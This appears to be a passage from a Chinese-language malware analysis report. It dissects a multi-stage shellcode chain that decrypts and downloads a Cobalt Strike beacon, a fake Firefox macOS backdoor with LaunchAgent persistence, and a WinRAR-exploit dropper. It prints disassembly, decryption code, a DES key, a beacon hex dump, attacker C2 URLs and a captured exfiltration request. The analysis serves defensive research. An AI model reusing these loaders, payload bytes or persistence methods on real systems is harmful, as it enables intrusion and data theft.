.data:10019DC8                 db 'EJOgAAACJhCSsAAAAjUQkIImEJLAAAAC4CgAAAGaJhCS0AAAAjYQkwAAAAImEJLgA'
.data:10019DC8                 db 'AACNhCQIAQAAxkQkOADHhCSEAAAAe8e8DseEJIgAAACVggcDx4QkjAAAAFgJsQHHh'
.data:10019DC8                 db 'CSQAAAAzIjRAMeEJJQAAAAs35Q8x4QkmAAAAEZZkADHhCScAAAA8CkAAMdEJCBtc3'
.data:10019DC8                 db 'Zjx0QkJHJ0LmRmx0QkKGxsxkQkKgDHhCTAAAAAh5kAAMeEJMQAAADbWQAAx4QkyAA'
.data:10019DC8                 db 'AAFpYAADHhCTMAAAADlIAAMeEJNAAAAAvAAEAx4Qk1AAAANUAAQDHhCTYAAAAu/EA'
.data:10019DC8                 db 'AMeEJNwAAADdygAAx4Qk4AAAAAwCAQDHhCTkAAAAiw0AAImEJLwAAACJXCQMiXwkG'
.data:10019DC8                 db 'P9z9IsziXQkTP9UJBiJBg+3Q/gz24lEJESJXCQQhcAPhA4BAACNRgSJhCSAAAAAiz'
```

发现解码后的 shellcode 和前面的 shellcode 的加载方式是一样的，把 0x6b6 偏移处的数据当参数传递给 sub_16 函数：

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    $+5
seg000:00000005                 pop     ecx
seg000:00000006                 sub     ecx, 5
seg000:00000009                 lea     ecx, [ecx+6B6h]
seg000:0000000F                 push    ecx
seg000:00000010                 call    sub_16
seg000:00000015                 retn
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E =======================
seg000:00000016
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016
seg000:00000016 sub_16          proc near               ; CODE XR
seg000:00000016
seg000:00000016 var_12C         = dword ptr -12Ch
seg000:00000016 var_128         = dword ptr -128h
seg000:00000016 var_124         = dword ptr -124h
seg000:00000016 var_120         = dword ptr -120h
seg000:00000016 var_11C         = dword ptr -11Ch
seg000:00000016 var_118         = dword ptr -118h
seg000:00000016 var_114         = dword ptr -114h
seg000:00000016 var_110         = word ptr -110h
seg000:00000016 var_10E         = byte ptr -10Eh
seg000:00000016 var_10C         = dword ptr -10Ch
seg000:00000016 var_108         = dword ptr -108h
seg000:00000016 var_104         = dword ptr -104h
seg000:00000016 var_100         = dword ptr -100h
seg000:00000016 var_FC          = dword ptr -0FCh
seg000:00000016 var_F8          = dword ptr -0F8h
seg000:00000016 var_F4          = dword ptr -0F4h
seg000:00000016 var_F0          = dword ptr -0F0h
seg000:00000016 var_E8          = dword ptr -0E8h
seg000:00000016 var_E4          = dword ptr -0E4h
seg000:00000016 var_E0          = dword ptr -0E0h
seg000:00000016 var_DC          = dword ptr -0DCh
seg000:00000016 var_D8          = dword ptr -0D8h
seg000:00000016 var_D4          = dword ptr -0D4h
seg000:00000016 var_D0          = dword ptr -0D0h
seg000:00000016 var_CC          = dword ptr -0CCh
seg000:00000016 var_C8          = dword ptr -0C8h
seg000:00000016 var_C4          = dword ptr -0C4h
seg000:00000016 var_C0          = dword ptr -0C0h
seg000:00000016 var_BC          = dword ptr -0BCh
seg000:00000016 var_B8          = dword ptr -0B8h
seg000:00000016 var_B4          = dword ptr -0B4h
```

```
seg000:000006B5                 align 2
seg000:000006B6 word_6B6        dw 182Ch
seg000:000006B8                 db 0
seg000:000006B9                 db    0
seg000:000006BA                 dd offset unk_138A
seg000:000006BE                 db 0CDh
seg000:000006BF                 db 0E8h
seg000:000006C0                 db    0
seg000:000006C1                 db  59h ; Y
seg000:000006C2                 db 0FEh
seg000:000006C3                 db  83h
seg000:000006C4                 db 0E9h
seg000:000006C5                 db    5
seg000:000006C6                 db  8Dh
seg000:000006C7                 db  89h
seg000:000006C8                 db  86h
seg000:000006C9                 db  0Eh
seg000:000006CA                 db 0DEh
seg000:000006CB                 db    9
seg000:000006CC                 db  51h ; Q
seg000:000006CD                 db 0E8h
seg000:000006CE                 db    1
seg000:000006CF                 db 0EFh
seg000:000006D0                 db 0Fh, 0C3h
seg000:000006D2                 db 55h
seg000:000006D3                 db 8Bh
seg000:000006D4                 db 0ECh
```

而 sub_16 函数的作用是解密 0x6b6 后面的数据，解密出第二层 shellcode 并执行，下图为解密出的第二层 shellcode：


```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    $+5
seg000:00000005                 pop     ecx
seg000:00000006                 sub     ecx, 5
seg000:00000009                 lea     ecx, [ecx+0E86h]
seg000:0000000F                 push    ecx
seg000:00000010                 call    sub_16
seg000:00000015                 retn
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E =======================
seg000:00000016
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016
seg000:00000016 sub_16          proc near               ; CO
seg000:00000016
seg000:00000016 var_204         = dword ptr -204h
seg000:00000016 var_200         = dword ptr -200h
seg000:00000016 var_1FC         = dword ptr -1FCh
seg000:00000016 var_1F8         = dword ptr -1F8h
seg000:00000016 var_1F4         = dword ptr -1F4h
seg000:00000016 var_1F0         = dword ptr -1F0h
seg000:00000016 var_1EC         = dword ptr -1ECh
seg000:00000016 var_1E8         = dword ptr -1E8h
seg000:00000016 var_1E4         = dword ptr -1E4h
seg000:00000016 var_1E0         = dword ptr -1E0h
seg000:00000016 var_1DC         = dword ptr -1DCh
seg000:00000016 var_1D8         = dword ptr -1D8h
seg000:00000016 var_1D4         = dword ptr -1D4h
seg000:00000016 var_1D0         = dword ptr -1D0h
seg000:00000016 var_1CC         = dword ptr -1CCh
seg000:00000016 var_1C8         = dword ptr -1C8h
seg000:00000016 var_1C4         = dword ptr -1C4h
seg000:00000016 var_1C0         = dword ptr -1C0h
seg000:00000016 var_1BC         = dword ptr -1BCh
seg000:00000016 var_1B8         = dword ptr -1B8h
seg000:00000016 var_1B4         = dword ptr -1B4h
seg000:00000016 var_1B0         = byte ptr -1B0h
seg000:00000016 var_1AC         = dword ptr -1ACh
seg000:00000016 var_1A8         = dword ptr -1A8h
seg000:00000016 var_1A4         = dword ptr -1A4h
seg000:00000016 var_1A0         = byte ptr -1A0h
```

```
seg000:00000E83                 db 3 dup(0CCh)
seg000:00000E86 aUsername       db 'username',0
seg000:00000E8F aComputername   db 'computername',0
seg000:00000E9C a02x02x02x02x02 db '%02X:%02X:%02X:%02X:%02X:%02X',0
seg000:00000EBA                 db 1
seg000:00000EBB a0000           db '0000',0
seg000:00000EC0                 dd 9E4C1135h
seg000:00000EC4                 db  15h
seg000:00000EC5                 db  1Ah
seg000:00000EC6                 db 0FFh
seg000:00000EC7                 db  27h ; '
seg000:00000EC8                 db  18h
seg000:00000EC9                 db 21h
seg000:00000ECA                 db 0FBh
seg000:00000ECB                 db  83h
seg000:00000ECC                 db  4Bh ; K
seg000:00000ECD                 dw 8AD9h
seg000:00000ECF                 db  53h ; S
seg000:00000ED0                 db  9Dh
seg000:00000ED1                 db 0Ah
seg000:00000ED2                 db  26h ; &
seg000:00000ED3                 db  18h
seg000:00000ED4                 db 0E7h
seg000:00000ED5                 db  16h
```

第二层 shellcode 通过 DES 解密出第三层 shellcode，密钥为“asfahdiuqhu93ye7891h9ubioufcf”：

```
763           v91 = fun_calloc(v75, 1);
764           if ( v91 )
765           {
766             if ( CryptAcquireContextW(&v141, 0, 0, 24, 0xF0000000) )
767             {
768               if ( CryptCreateHash(v141, 0x800C, 0, 0, &v140) )
769               {
770                 if ( CryptHashData(v140, (unsigned int)v80, strlen(v80), 0)
771                   && CryptDeriveKey(v141, v108, v140, 0, &v145) )
772                 {
773                   v92 = *(_DWORD *)(v73 + 99);
774                   v93 = v92 / v102 + 1;
775                   if ( !(v92 % v102) )
776                     v93 = *(_DWORD *)(v73 + 99) / v102;
777                   v142 = v93;
778                   v118 = v102 * v93;
779                   v120 = VirtualAlloc(0, v102 * v93, 0x3000, 64);
780                   if ( v120 )
781                   {
782                     v94 = v102;
783                     v95 = 0;
784                     v119 = 0;
785                     v112 = (char **)v102;
786                     if ( v93 )
787                     {
788                       v96 = v93 - 1;
789                       v97 = 0;
790                       for ( i = v96; ; v96 = i )
791                       {
792                         if ( v95 == v96 )
793                         {
794                           v119 = 1;
795                           v98 = *(_DWORD *)(a1 + 99);
796                           if ( v98 < v118 )
797                           {
798                             v94 = v98 - v97;
799                             v112 = (char **)(v98 - v97);
800                           }
801                         }
802                         memcpy(v91, a1 + 103 + v97 + *(_DWORD *)(a1 + 91), v94);
803                         if ( !CryptDecrypt(v145, 0, v119, 0, v91, &v112) )
804                           break;
805                         memcpy(v97 + v120, v91, (int)v112);
806                         v165(v91, 0, v102);
807                         v97 += v102;
808                         if ( ++v95 >= v142 )
809                           break;
810                         v94 = (int)v112;
811                       }
812                     }
```

第三层 shellcode 的入口和前面 2 个 shellcode 的入口都是一样的，也通过 call/pop 方式找到 shellcode 加载到内存中的位置，然后取代码后面的数据（0x8c6 偏移处）当参数传递到 sub_16 函数中，传递的参数为：https[:]//office.allsafebrowsing.com/AwPT：



该 shellcode 从 https[:]//office.allsafebrowsing.com/AwPT 下载文件，然后在内存中执行，下图为下载该文件用到的 UA：

```
427  v124 = 'o\0M';
428  v125 = 'i\0z';
429  v126 = 'l\0l';
430  v127 = '/\0a';
431  v128 = '.\05';
432  v129 = ' \00';
433  v130 = 'c\0(';
434  v131 = 'm\0o';
435  v132 = 'a\0p';
436  v133 = 'i\0t';
437  v134 = 'l\0b';
438  v135 = ';\0e';
439  v136 = 'M\0 ';
440  v137 = 'I\0S';
441  v138 = ' \0E';
442  v139 = '.\09';
443  v140 = ';\00';
444  v141 = 'W\0 ';
445  v142 = 'n\0i';
446  v143 = 'o\0d';
447  v144 = 's\0w';
448  v145 = 'N\0 ';
449  v146 = ' \0T';
450  v147 = '.\06';
451  v148 = ';\01';
452  v149 = 'T\0 ';
453  v150 = 'i\0r';
454  v151 = 'e\0d';
455  v152 = 't\0n';
456  v153 = '5\0/';
457  v154 = '0\0.';
458  v155 = 41;
```

下载回来的 AwPT 文件是 cobaltstrike 的 shellcode 模块：

AwPT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FC	E8	01	00	00	00	81	EB	2E	59	8B	11	48	83	C1	04	üè.....ë.Y‹.H‰Á.
00000010	8B	19	31	D3	48	83	C1	04	51	8B	39	31	D7	89	39	31	‹.1ÓH‰Á.Q‹91×‰91
00000020	FA	48	83	C1	04	83	EB	04	31	FF	39	FB	74	02	EB	E9	úH‰Á.‰ë.1ÿ9ût.ëé
00000030	5A	48	83	EC	08	FF	E2	E8	CD	FF	FF	FF	1B	7E	C1	C9	ZH‰ì.ÿâèÍÿÿÿ.~ÁÉ
00000040	1B	46	C2	C9	56	24	29	C9	56	24	29	92	DF	FB	7B	D7	.FÂÉV$)ÉV$)'ßû{×
00000050	8A	72	9E	56	49	5A	1D	56	49	A5	CE	3E	B9	10	6C	68	Šr‰VIZ.VI¥Î>¹.lh
00000060	D1	14	6C	68	D1	43	93	B8	D1	43	93	B8	D1	43	93	B8	Ñ.lhÑC‰¸ÑC‰¸ÑC‰¸
00000070	D1	43	93	B8	D1	43	93	B8	D1	43	93	B8	D1	43	93	B8	ÑC‰¸ÑC‰¸ÑC‰¸ÑC‰¸
00000080	21	43	93	B8	2F	5C	29	B6	2F	E8	20	7B	0E	50	21	37	!C‰¸/\)¶/è {.P!7
00000090	C3	71	75	5F	AA	02	55	2F	D8	6D	32	5D	B9	00	12	3E	Ãqu_ª.U/Øm2]¹..>
000000A0	D8	6E	7C	51	AC	4E	1E	34	8C	3C	6B	5A	AC	55	05	7A	Øn|Q¬N.4‰<kZ¬U.z
000000B0	E8	1A	56	5A	85	75	32	3F	AB	78	3F	35	8F	78	3F	35	è.VZ…u2?«x?5.x?5
000000C0	8F	78	3F	35	58	85	61	00	CB	19	51	66	58	85	61	00	.x?5X…a.Ë.QfX…a.
000000D0	CB	19	51	66	E5	CA	F7	00	77	56	C7	66	FA	98	73	00	Ë.QfåÊ÷.wVÇfú˜s.
000000E0	41	04	43	66	CC	CA	E6	00	4C	56	D6	66	C1	98	65	00	A.CfÌÊæ.LVÖfÁ˜e.
000000F0	D0	04	55	66	64	5E	1E	00	F8	C2	2E	66	6B	5E	1F	00	Ð.Ufd^..øÂ.fk^..
00000100	19	C2	2F	66	94	0C	96	00	BB	90	A6	66	36	5E	04	00	.Â/f”.–.»..¦f6^..
00000110	A4	C2	34	66	29	0C	95	00	BB	90	A5	66	E9	F9	C6	0E	¤Â4f).•.»..¥féùÆ.
00000120	7A	65	F6	68	7A	65	F6	68	7A	65	F6	68	7A	65	F6	68	zeöhzeöhzeöhzeöh
00000130	7A	65	F6	68	2A	20	F6	68	66	21	F2	68	2B	71	62	33	zeöh* öhf!òh+qb3
00000140	2B	71	62	33	2B	71	62	33	CB	71	60	92	C0	70	69	92	+qb3+qb3Ëq`'Àpi'
00000150	C0	3E	6B	92	C0	FC	6A	92	C0	FC	6A	92	B1	8B	6B	92	À>k'ÀüjÀüj'±‹k'
00000160	B1	9B	6B	92	B1	FB	69	92	B1	FB	69	82	B1	EB	69	82	±›k'±ûi'±ûi‚±ëi‚
00000170	B1	E9	69	82	B4	E9	69	82	B4	E9	69	82	B1	E9	69	82	±éi‚´éi‚´éi‚±éi‚
00000180	B1	E9	69	82	B1	D9	6D	82	B1	DD	6D	82	B1	DD	6D	82	±éi‚±Ùm‚±Ým‚±Ým‚
00000190	B3	DD	2D	83	B3	DD	3D	83	B3	CD	3D	83	B3	CD	2D	83	³Ý-ƒ³Ý=ƒ³Í=ƒ³Í-ƒ
000001A0	B3	DD	2D	83	B3	DD	2D	83	A3	DD	2D	83	F3	DC	2E	83	³Ý-ƒ³Ý-ƒ£Ý-ƒóÜ.ƒ
000001B0	A2	DC	2E	83	D6	32	2C	83	76	32	2C	83	76	32	2C	83	¢Ü.ƒÖ2,ƒv2,ƒv2,ƒ
000001C0	76	32	2C	83	76	32	2C	83	76	32	2C	83	76	32	2C	83	v2,ƒv2,ƒv2,ƒv2,ƒ
000001D0	76	32	2C	83	76	22	28	83	B6	34	28	83	B6	34	28	83	v2,ƒv"(ƒ¶4(ƒ¶4(ƒ
000001E0	B6	34	28	83	B6	34	28	83	B6	34	28	83	B6	34	28	83	¶4(ƒ¶4(ƒ¶4(ƒ¶4(ƒ
000001F0	B6	34	28	83	B6	34	28	83	B6	34	28	83	76	DC	2A	83	¶4(ƒ¶4(ƒ¶4(ƒvÜ*ƒ
00000200	36	DC	2A	83	36	DC	2A	83	36	DC	2A	83	36	BC	28	83	6Ü*ƒ6Ü*ƒ6Ü*ƒ6¼(ƒ
00000210	42	BF	28	83	42	BF	28	83	42	BF	28	83	42	BF	28	83	B¿(ƒB¿(ƒB¿(ƒB¿(ƒ
00000220	42	BF	28	83	42	BF	28	83	42	BF	28	83	6C	CB	4D	FB	B¿(ƒB¿(ƒB¿(ƒlËMû
00000230	18	CB	4D	FB	12	87	4F	FB	12	97	4F	FB	12	D9	4D	FB	.ËMû.‡Oû.—Oû.ÙMû
00000240	12	DD	4D	FB	12	DD	4D	FB	12	DD	4D	FB	12	DD	4D	FB	.ÝMû.ÝMû.ÝMû.ÝMû
00000250	32	DD	4D	9B	1C	AF	29	FA	68	CE	29	FA	C9	6F	29	FA	2ÝM›.¯)úhÎ)úÉo)ú
00000260	C9	0F	2B	FA	C9	AD	2B	FA	C9	FF	29	FA	C9	FF	29	FA	É.+úÉ-+úÉÿ)úÉÿ)ú
00000270	C9	FF	29	FA	C9	FF	29	FA	89	FF	29	BA	A7	9B	48	CE	Éÿ)úÉÿ)ú‰ÿ)º§›HÎ
00000280	C6	9B	48	CE	86	64	48	CE	86	74	4B	CE	86	50	4B	CE	Æ›HÎ†dHÎ†tKÎ†PKÎ
00000290	86	A4	49	CE	86	A4	49	CE	86	A4	49	CE	86	A4	49	CE	†¤IΆ¤IΆ¤IΆ¤IΆ
000002A0	C6	A4	49	0E	E8	D6	2C	62	87	B5	2C	62	DD	AB	2C	62	Æ¤I.èÖ,b‡µ,bÝ«,b
000002B0	DD	BB	28	62	DD	9B	28	62	DD	83	2B	62	DD	83	2B	62	Ý»(bÝ›(bÝƒ+bÝƒ+b

下图为解密后面附加数据的算法，和 cobaltstrike 的 shellcode 模块一样，和以往的不同处是偏移往后移动了 8 个字节：

```
seg000:00000009 sub_9           proc near               ; CODE XREF: seg000:loc_37↓p
seg000:00000009                 pop     ecx
seg000:0000000A                 mov     edx, [ecx]
seg000:0000000C                 dec     eax
seg000:0000000D                 add     ecx, 4
seg000:00000010                 mov     ebx, [ecx]
seg000:00000012                 xor     ebx, edx
seg000:00000014                 dec     eax
seg000:00000015                 add     ecx, 4
seg000:00000018                 push    ecx
seg000:00000019
seg000:00000019 loc_19:                                 ; CODE XREF: sub_9+25↓j
seg000:00000019                 mov     edi, [ecx]
seg000:0000001B                 xor     edi, edx
seg000:0000001D                 mov     [ecx], edi
seg000:0000001F                 xor     edx, edi
seg000:00000021                 dec     eax
seg000:00000022                 add     ecx, 4
seg000:00000025                 sub     ebx, 4
seg000:00000028                 xor     edi, edi
seg000:0000002A                 cmp     ebx, edi
seg000:0000002C                 jz      short loc_30
seg000:0000002E                 jmp     short loc_19
seg000:00000030 ; ---------------------------------------------------------------------------
seg000:00000030
seg000:00000030 loc_30:                                 ; CODE XREF: sub_9+23↑j
seg000:00000030                 pop     edx
seg000:00000031                 dec     eax
seg000:00000032                 sub     esp, 8
seg000:00000035                 jmp     edx
seg000:00000035 sub_9           endp
seg000:00000035
seg000:00000037 ; ---------------------------------------------------------------------------
seg000:00000037
seg000:00000037 loc_37:                                 ; CODE XREF: seg000:loc_7↑j
seg000:00000037                 call    sub_9
seg000:00000037 ; ---------------------------------------------------------------------------
seg000:0000003C                 dd 0C9C17E1Bh           ; 待解密数据开始
seg000:00000040                 dd 0C9C2461Bh
seg000:00000044 ; ---------------------------------------------------------------------------
seg000:00000044                 push    esi
seg000:00000045                 and     al, 29h
seg000:00000047                 leave
seg000:00000048                 push    esi
seg000:00000049                 and     al, 29h
seg000:0000004B                 xchg    eax, edx
```

解密后的数据是一个 beacon 模块，如图：


导出模块名:beacon.dll
编译器信息:VC 9.0

节信息	导出表	引入表
.text	_ReflectiveLoader@4	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		WININET.dll
.reloc		WS2_32.dll
		DNSAPI.dll
		IPHLPAPI.DLL


提取配置文件信息如下：

MAC 后门

分析对象为伪装成浏览器的 MAC 后门。




解压后的文件结构如下，是一个 macOS 的安装包，如图：



打开后会显示安装 Firefox 的界面，双击 Firefox 这个图标，**会执行起来 Dropper 流程**：

会弹出假冒的 FireFox 的界面，点击更新，即使断网，也会出现下载进度条，都是攻击者伪造的：

这是攻击者画的假界面：



Dropper 运行起来后会在 Library 目录下创建以下 APP，实现开机启动：
/Users/username/Library/LaunchAgents/com.apple.spell.agent.plist

```
bogon:LaunchAgents abc$ cat com.apple.spell.agent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.spell.agent</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Spelling/spellagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

该 app 中的开机启动目录指向该目录：/Users/username/Library/Spelling/的 spellagentd 文件，该文件时 OSX 的 bin 文件，代码做了加壳处理，会在内存中解密出 shellcode 并执行，如图：

```
__int64 __usercall start@<rax>(__int64 a1@<rbx>, __int64 a2@<r14>, __int64 a3@<r8>)
{
  unsigned int v3; // ecx
  unsigned __int64 v4; // rax
  unsigned int v5; // edx
  unsigned __int16 *v6; // rbx
  __int64 (__fastcall *v7)(__int64, __int64); // r15
  char v9; // [rsp+10h] [rbp-4030h]
  void *retaddr; // [rsp+4048h] [rbp+8h]

  v3 = *(_DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFF0000LL) + 0x10);
  if ( v3 )
  {
    v4 = (unsigned __int64)start & 0xFFFFFFFFFFFF0000LL | 0x20;
    v5 = 0;
    while ( *(_DWORD *)v4 != 25 || *(_QWORD *)(v4 + 10) != 6073460636892678476LL )
    {
      ++v5;
      v4 += *(unsigned int *)(v4 + 4);
      if ( v5 >= v3 )
        goto LABEL_10;
    }
    v6 = *(unsigned __int16 **)(v4 + 24);
    a3 = (__int64)v6 + *v6;
    do
    {
      a2 = *((unsigned int *)v6 - 1);
      v6 -= 2;
    }
    while ( !a2 );
    a1 = (__int64)v6 - a2;
  }
LABEL_10:
  v7 = (__int64 (__fastcall *)(__int64, __int64))sub_F00008FD(a1, a2, (__int64)&v9, 0x4000LL, a3);// Decode codes
  sub_F0000F7E();
  retaddr = (void *)(signed int)retaddr;
  return v7(a1, a2);                            // Run shellcode
}
```

执行起来后会回连地址：rio.imbandaad.com，通过 Post 请求把数据包发送到服务器：http://rio.imbandaad.com/v3/yQ/r/eiCu1gd6Qme.js

Stream Content

```
POST /v3/yQ/r/eiCu1gd6Qme.js HTTP/1.1
Host: rio.imbandaad.com
User-Agent: curl/7.11.3
Accept: */*
Content-Length: 319
Content-Type: application/x-www-form-urlencoded

.........&`.TX%...r2D..q.a.~.........mz.....t.4.4.vLwIW..f.al..8U0 g...\...^...
%.Z.......D....:.Q.r..........q...8.l.....z.....=.....z.x2/
ucp0..u...I.....h.85V..e..n...!).%...
L.+.O|K.V....,C.g.n.+3H 6..e\,..1-..2w....J...bv......n...|
x.@o.-..l...X_....z>H...aj....'.%........eN?% y..q..T.F.......l"...FO...+.k.:.vU...F
```

但是该地址已经失效。该 App 的签名信息如下：

Identifier=org.mozilla.firefox
Format=bundle with Mach-O universal (i386 x86_64)
CodeDirectory v=20200 size=623 flags=0x0(none) hashes=24+3 location=embedded
Hash type=sha1 size=20
CDHash=f1ebdfdfa0c6ab158bc619350c54d3e337a5d849
Signature size=4233
Authority=Developer ID Application: Melinda Cline (**P74QRJXB2F**)
Authority=Developer ID Certification Authority
Authority=Apple Root CA

Signed Time=Mar 22, 2018, 9:10:20 PM
Info.plist entries=24
TeamIdentifier=P74QRJXB2F
Sealed Resources version=2 rules=12 files=11
Internal requirements count=1 size=212

CocCocUpdate 分析与关联

CocCocUpdate 是一个 Dropper，被利用 CVE-2018-20250 漏洞构造的压缩包释放到 startup 目录下，压缩包截图如下：

..	<UP--DIR>	2019/4/29 17:3...	本地磁盘				d...	
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹				d...	
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	-...	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	-...	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	-...	0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	-...	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	-...	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	-...	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	-...	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	-...	0x75...
